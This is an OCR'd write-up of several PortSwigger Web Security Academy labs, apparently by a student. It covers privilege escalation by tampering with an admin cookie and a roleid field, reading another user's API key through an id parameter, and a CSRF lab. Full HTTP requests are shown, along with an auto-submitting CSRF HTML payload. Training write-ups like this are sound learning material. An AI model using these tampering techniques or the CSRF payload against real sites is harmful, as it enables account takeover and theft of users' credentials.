
- After modifying the value to true I found out that I was able to login as an administrator



```
Host: 0a1900ea04dd174e818fd9ce00a5000b.web-security-academy.net
Cookie: session=lLVdCFp4THvIoLL9e2iLP742jEPnkdzI; Admin=true
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a1900ea04dd174e818fd9ce00a5000b.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

```
        <header class="navigation-header">
            <section class="top-links">
                <a href=/>Home
            </a>
            <p>
                |
            </p>
            <a href="/admin">
                Admin panel
            </a>
```

- So modified the request and forwarded it and I gained access to admin panel




Home | Admin panel | My accour

My Account

Your username is: wiener

Email

- All is left is to open the admin panel and remove the user carlos as requested




Users

wiener - Delete

carlos - Delete

- Now all was left is to delete the user carlos as needed and once I clicked on delete it was done




User deleted successfully!

Users

wiener - Delete


- There's another way to gain the administration access by opening applications from inspect



Name	Value	Domain	Path	Expires...	Size
Admin	false	0a1900...	/	Session	10

No cookie selected

- As you see I modified the value to true and that was it I gained access immediately



Name	Value
Admin	true

Cookie Value ☐ Show URL-decoded


false

Lab 4: User role can be modified in user profile

This lab has an admin panel at /admin. It's only accessible to logged-in users with a roleid of 2. We Solve the lab by accessing the admin panel and using it to delete the user carlos.

You can log in to your own account using the following credentials: wiener:peter

- First I logged in the account to start discovering how can I break the access control




Home | My account | Log out

My Account

Your username is: wiener


Email

- Then I opened on burp the request for the log in



```
672  https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net  POST  /login                     ✓  302
673  https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net  GET   /my-account?id=wiener      ✓  200
674  https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net  GET   /resources/js/changeEmail.js   200
```


- In the repeater I tried different methods like changing the id but nothing was working



```
GET /my-account?id=wiener HTTP/2
Host:
0a3900a1044ab31f802b53d700ea00e4.web-security-academy.ne
t
Cookie: session=xLMOzIBsvlzxlYdYOkH2r0xA6jcWwfEB
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a3900a1044ab31f802b53d700ea00e4.web-security-ac
ademy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3311

<!DOCTYPE html>
<html>
  <head>
    <link href=
    /resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      User role can be modified in user profile
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
```


- Since I didn't get lucky I thought to explore the website more so I decided to update the email



Email


test@test.com

- Then I sent the request for the email update to the repeater to see its behavior



```
675  https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net  GET   /academyLabHeader          101  147
676  https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net  POST  /my-account/change-email  ✓  302  257   JSON
677  https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net  GET   /my-account                200  3435  HTML  User role can be modif...
678  https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net  GET   /my-account                200  3435  HTML  User role can be modif...
```


- I found out that the email is being written in this way alongside the role id



```
Origin: https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net
Referer:
https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net/my-account?id=w
iener
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

{
    "email":"test@test.com"
}
```

```
{
    "username":"wiener",
    "email":"test@test.com",
    "apikey":"5l1Uo8og4JbcyAeCU2l0w4FMGkYdKBCd",
    "roleid":1
}
```


- Since I was informed that admin id is 2 I decided to add the role id in the request and it worked



```
https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net/my-account?id=w
iener
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

{
    "email":"test@test.com",
    "roleid":2
}
```

```
{
    "username":"wiener",
    "email":"test@test.com",
    "apikey":"5l1Uo8og4JbcyAeCU2l0w4FMGkYdKBCd",
    "roleid":2
}
```

- Now it sees the account as an administrator and can access admin panel




My Account

Your username is: wiener

Your email is: test@test.com


- All is left is to open the admin panel and remove the user carlos as requested



Users

wiener - Delete
carlos - Delete

- Now all was left is to delete the user carlos as needed and once I clicked on delete it was done



User deleted successfully!

Users


wiener - Delete

Lab 5: User ID controlled by request parameter

This lab has a horizontal privilege escalation vulnerability on the user account page. To solve the lab, we obtain the API key for the user carlos and submit it as the solution.

You can log in to your own account using the following credentials: wiener:peter

- First I logged in peter's account and noticed how the API key is displayed




My Account

Your username is: wiener


Your API Key is: qqukZMbECNONIZy4VYUKhOrssnaM56UD

- I decided to send the login request to the repeater to check its behavior



```
5  https://0aed005f036ac217825a11f7002800f2.web-security-academy.net  POST  /login                  ✓  302
6  https://0aed005f036ac217825a11f7002800f2.web-security-academy.net  GET   /my-account?id=wiener   ✓  200
7  https://0aed005f036ac217825a11f7002800f2.web-security-academy.net  GET   /academyLabHeader           101
8  https://googleads.g.doubleclick.net                                 GET   /pagead/id                  302
```

- I found out that the response contains the API key for the id wiener




Request

```
GET /my-account?id=wiener HTTP/2
Host:
0aed005f036ac217825a11f7002800f2.web-security-academy.ne
t
Cookie: session=aVZBepoXMPPdQqtf7k31DiKtY06eB70F
```

Response

```
58        <div>
            Your API Key is:
            qqukZMbECNONIZy4VYUKhOrssnaM56UD
          </div>
          <br/>
```

- I tried changing the id to carlos and the output was its own API key




Request

```
GET /my-account?id=carlos HTTP/2
Host:
0aed005f036ac217825a11f7002800f2.web-security-academy.ne
t
Cookie: session=aVZBepoXMPPdQqtf7k31DiKtY06eB70F
```

Response

```
          </p>
58        <div>
            Your API Key is:
            Dc72pX0jLo16F5JRm03BGWaKViRZc5UI
          </div>
```

- All is left now is to copy the API key and paste it in the submit solution box



0aed005f036ac217825a11f7002800f2.web-security-academy.net

Answer:

Dc72pX0jLo16F5JRmO3BGWaKViRZc5UI

Congratulations, you solved the lab!


Task 3: Cross-Site Request Forgery (CSRF)

Lab: CSRF vulnerability with no defenses

This lab's email change functionality is vulnerable to CSRF. To solve the lab, we craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: wiener:peter

- In order to do the attack first we log in and then start updating the email and intercept on burp




My Account

Your username is: wiener

Your email is: wiener@normal-user.net


Email: test@test.com

- We send the request for the email change to a repeater to examine




```
129  https://0a0a00db0331c2a7822625a900ec00fd.web-security-academy.net  GET   /academyLabHeader                101
130  https://0a0a00db0331c2a7822625a900ec00fd.web-security-academy.net  POST  /my-account/change-email   ✓     302
```

- For a successful CSFR we need a relevant action, cookie base handling and no unpredictable parameters




```
POST /my-account/change-email HTTP/2
Host: 0a0a00db0331c2a7822625a900ec00fd.web-security-academy.net
Cookie: session=UtY1OWgkTjeK86ztaNxmj6AM2lWBrOaU
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/1:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5

Te: trailers

email=test%40test.com
```

- Since we made sure the condition are met we start with the attack by a right click on the request then go to engagement tools to generate a CSRF poc



- Then we first click on option and choose to include auto-submit script




to: https://target-ac2d1f671f4648a3800d7a8200de0078.web-security-academy.net

```
/my-account/change-email HTTP/1.1
t-ac2d1f671f4648a3800d7a8200de0078.web-security-academy.
e: session=GGJN2fly2MxAHaucrnWXSJUs52Y1L35a
Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
/20100101 Firefox/78.0
t:
html,application/xhtml+xml,application/xml;q=0.9,image/w
/*;q=0.8
t-Language: en-US,en;q=0.5
t-Encoding: gzip, deflate
nt-Type: application/x-www-form-urlencoded
```

CSRF technique:
- [✓ Auto-select based on request features]
- URL-encoded form
- Multipart form
- Plain text form
- Cross-domain XHR (modern browsers only)


[✓ Include auto-submit script]

- Then we click on generate and then copy html (Note: we can edit the value for the email just as a way for us to verify the attack is done successfully)



```
    <input type="submit" value="Submit request" />
  </form>
</body>
</html>
```


- Then we go to the exploit server that the website provides and in body area we paste our html



Body:

```
  <form action="https://0a0a00db0331c2a7822625a900ec00fd.web-security-academy.net/my-account/change-email"
method="POST">
    <input type="hidden" name="email" value="fake&#64;test&#46;com" />
    <input type="submit" value="Submit request" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```


- After you click on store then deliver exploit to the victim you would have successfully excuted the attack



CSRF vulnerability with no defenses


Congratulations, you solved the lab!

- It could also be solved in a different way by checking inspect and then copy the form function




```
<div id="account-content">
  <p>Your username is: wiener</p>
  <p>…</p>
  <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST"> == $0
    <label>Email</label>
    <input required type="email" name="email" value>
    <button class="button" type="submit"> Update email </button>
  </form>
</div>
```

- We paste the form in the html body box on the exploit server



```
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
                        <label>Email</label>
                        <input required="" type="email" name="email" value="">
                        <button class="button" type="submit"> Update email </button>
                    </form>
```

- We modify the form to add the URL of the account and add a script function to submit the new output




```
<form class="login-form" name="change-email-form"
